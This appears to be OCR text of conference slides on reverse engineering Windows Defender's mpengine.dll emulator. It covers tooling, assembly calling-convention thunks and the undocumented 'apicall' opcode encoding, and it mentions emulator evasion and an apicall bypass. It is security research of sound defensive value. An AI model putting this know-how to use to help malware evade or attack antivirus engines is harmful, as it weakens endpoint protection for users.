
# Also Inside `mpengine.dll`





Unpackers


JS Engine - see my REcon Brx talk





Parsers

# Also Inside `mpengine.dll`




Unpackers

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









Parsers





Other Scanning Engines

# Also Inside `mpengine.dll`





Unpackers


JS Engine - see my REcon Brx talk




.NET Engine





Parsers




Other Scanning Engines


# Also Inside `mpengine.dll`





Unpackers

JS Engine - see my REcon Brx talk


Tip: the Lua engine is for signatures - attackers can't hit it




.NET Engine




Parsers






Other Scanning Engines

# Antivirus Reverse Engineering

- People constantly talk about what AVs can or can't do, and how/where they are vulnerable
- These claims are mostly backed up by Tavis Ormandy's work at Project Zero and a handful of other conference talks, papers, and blogposts

- I hope we'll see more AV research in the future






# Code & More Information

## github.com/0xAlexei

Code release:

- `OutputDebugStringA` hooking
- “Malware” binary to go inside the emulator
- Some IDA scripts, including `apicall` disassembler

Article in PoC||GTFO 0x19:

- `OutputDebugStringA` hooking
- Patch diffing and `apicall` bypass
- `apicall` disassembly with IDA processor extension module

# Conclusion

1. Exposition of how a modern AV uses emulation to conduct dynamic analysis on the endpoint
2. Discussion of emulator traits that malware may use to detect, evade, and exploit emulators
3. Demonstration of attacker / reverse engineer analysis process and tooling

Published presentation has 50+ more slides

Defender JS Engine slides / video:

bit.ly/2qio857

@0xAlexei

Open DMs

Thank You:

- Tavis Ormandy - exposing the engine, `mpclient`, sharing ideas
- Mark - hooking ideas
- Markus Gaasedelen - Lighthouse
- Joxean Koret - OG AV hacker
- Numerous friends who helped edit these slides

github.com/0xAlexei



# Backup Slides


# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

# My Publications

Surveying evasive malware behavior and defenses against it
bit.ly/2sf0whA

Fingerprinting consumer AV emulators for malware evasion using “black box” side-channel attacks
ubm.io/2LuTgqX



A Survey On Automated Dynamic Malware Analysis Evasion and Counter-Evasion

PC, Mobile, and Web

Alexei Bulazel*
River Loop Security, LLC
alexei@riverloopsecurity.com

Bülent Yener
Department of Computer Science
Rensselaer Polytechnic Institute
yener@cs.rpi.edu

ABSTRACT

faster than human analysts can manually analyze it. Automated

Reverse engineering Windows Defender’s JS engine
bit.ly/2qio857




AVLeak:
Fingerprinting Antivirus Emulators For Advanced Malware Evasion

Alexei Bulazel

black hat USA 2016

August 3, 2016 Black Hat 2016 1



Reverse Engineering Windows Defender’s JavaScript Engine

Alexei Bulazel
@0xAlexei

REcon Brussels 2018

# Defender 32-Bit Release Schedule

2017

- 5/23 (P0 bugs fixed)
- 6/20 (more P0 bugs fixed)
- 7/19
- 8/23
- 9/27
- 11/1
- 12/6 (UK NCSC bugs fixed)

2018

- 1/18
- 2/28
- 3/18
- 4/3 (Halvar's unrar bug fixed)
- 4/19
- 5/23
- 6/25

# Patent Search

(12) **United States Patent**
**Gheorghescu et al.**

(10) **Patent No.: US 7,636,856 B2**
(45) **Date of Patent: Dec. 22, 2009**

(54) **PROACTIVE COMPUTER MALWARE PROTECTION THROUGH DYNAMIC TRANSLATION**

(75) Inventors: **Gheorghe Marius Gheorghescu**, Redmond, WA (US); **Adrian M Marinescu**, Sammamish, WA (US); **Adrian E Stepan**, Redmond, WA (US)

(73) Assignee: **Microsoft Corporation**, Redmond, WA

| | | | | |
|---|---|---|---|---|
| 6,330,691 | B1 * | 12/2001 | Buzbee et al. | 714/35 |
| 6,357,008 | B1 * | 3/2002 | Nachenberg | 726/24 |
| 6,631,514 | B1 * | 10/2003 | Le | 717/137 |
| 6,704,925 | B1 * | 3/2004 | Bugnion | 717/138 |
| 2002/0091934 | A1 * | 7/2002 | Jordan | 713/188 |
| 2003/0041315 | A1 * | 2/2003 | Bates et al. | 717/129 |
| 2003/0101381 | A1 * | 5/2003 | Mateev et al. | 714/38 |
| 2005/0005153 | A1 * | 1/2005 | Das et al. | 713/200 |

OTHER PUBLICATIONS

Cifuentes, Cristina, "Reverse Compilation Techniques," Jul. 1994

"The present invention includes a system and method for translating potential malware devices into safe program code. The potential malware is translated from any one of a number of different types of source languages, including, but not limited to, native CPU program code, platform independent .NET byte code, scripting program code, and the like. Then the translated program code is compiled into program code that may be understood and executed by the native CPU..."

# Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

# Reversing Process

- Static reversing in IDA
  - Bindiff for patch analysis
- Dynamic analysis and debugging in GDB using Tavis Ormandy's `mpclient` with extensive customization
- Coverage with a customized Lighthouse Pintool














# Dealing With Calling Conventions

When calling `mpengine.dll` functions from `mpclient`: Difficulty of interoperability between MSVC and GCC compiled code

- Possible to massage compiler with `__attribute__` annotations

Easier solution - just hand-write assembly thunks to marshall arguments into the correct format

```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]    ;1 - fp
    mov ecx, [ebp+0xc]          ;2

    push dword [ebp+0x18]       ;4
    push dword [ebp+0x14]       ;3 hi
    push dword [ebp+0x10]       ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
    push dword [ebp+0x18]   ; addr hi
    push dword [ebp+0x14]   ; addr low

    call eax

    add esp, 0xc
    pop ebp
    ret
```

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```
BYTE * __fastcall __mmap_ex
(
    pe_vars_t * v,          // ecx
    unsigned int64 addr,    // too big for edx
    unsigned long  size,    // edx
    unsigned long  rights
);
```

```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]    ;1 - fp
    mov ecx, [ebp+0xc]          ;2

    push dword [ebp+0x18]       ;4
    push dword [ebp+0x14]       ;3 hi
    push dword [ebp+0x10]       ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
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    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
    push dword [ebp+0x18]   ; addr hi
    push dword [ebp+0x14]   ; addr low

    call eax

    add esp, 0xc
    pop ebp
    ret
```

# Dealing With Calling Conventions

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BYTE * __fastcall __mmap_ex
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    pe_vars_t * v,          // ecx
    unsigned int64 addr,    // too big for edx
    unsigned long  size,    // edx
    unsigned long  rights
);
```

```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]    ;1 - fp
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    push dword [ebp+0x14]       ;3 hi
    push dword [ebp+0x10]       ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
                            ; addr hi
                            ; addr low
```

```
// mmap a virtual address
void * e_mmap(void * V, uint64_t Addr, uint32_t Len, uint32_t Rights)
{
    //trampoline through assembly with custom calling convention
    return ASM__mmap_ex(FP__mmap_ex, V, Len, Addr, Rights);
}
```

# apicall

Custom “apicall” opcode used to trigger native emulation routines

```
0F FF F0 [4 byte immediate]
```

# apicall

Custom “apicall” opcode used to trigger native emulation routines

```
0F FF F0 [4 byte immediate]
```

```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

# apicall

Custom “apicall” opcode used to trigger native emulation routines

```
$ ./mphashgen KERNEL32.DLL OutputDebugStringA
KERNEL32.DLL!OutputDebugStringA: 0xB28014BB
```

```
0F FF F0 [4 byte immediate]
```

```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

```
0xB28014BB = crc32(“KERNEL32.DLL”) ^ crc32(“OutputDebugStringA”)
```

# apicall

Custom “apicall” opcode used to trigger native emulation routines

```
$ ./mphashgen KERNEL32.DLL OutputDebugStringA
KERNEL32.DLL!OutputDebugStringA: 0xB28014BB
```

```
0F FF F0 [4 byte immediate]
```

```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

```
0xB28014BB = crc32(“KERNEL32.DLL”) ^ crc32(“OutputDebugStringA”)
```

```
0F FF F0 BB 14 80 B2
apicall kernel32!OutPutDebugStringA
```

# `apicall` Dispatch

`{x32, x64, ARM}_parseint` checks `apicall` immediate value, may do special handling with `g_MpIntHandlerParam` or pass on to native emulation

```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                        ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,
                                        ; x86_printregs_wrap(x,x)
                dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong
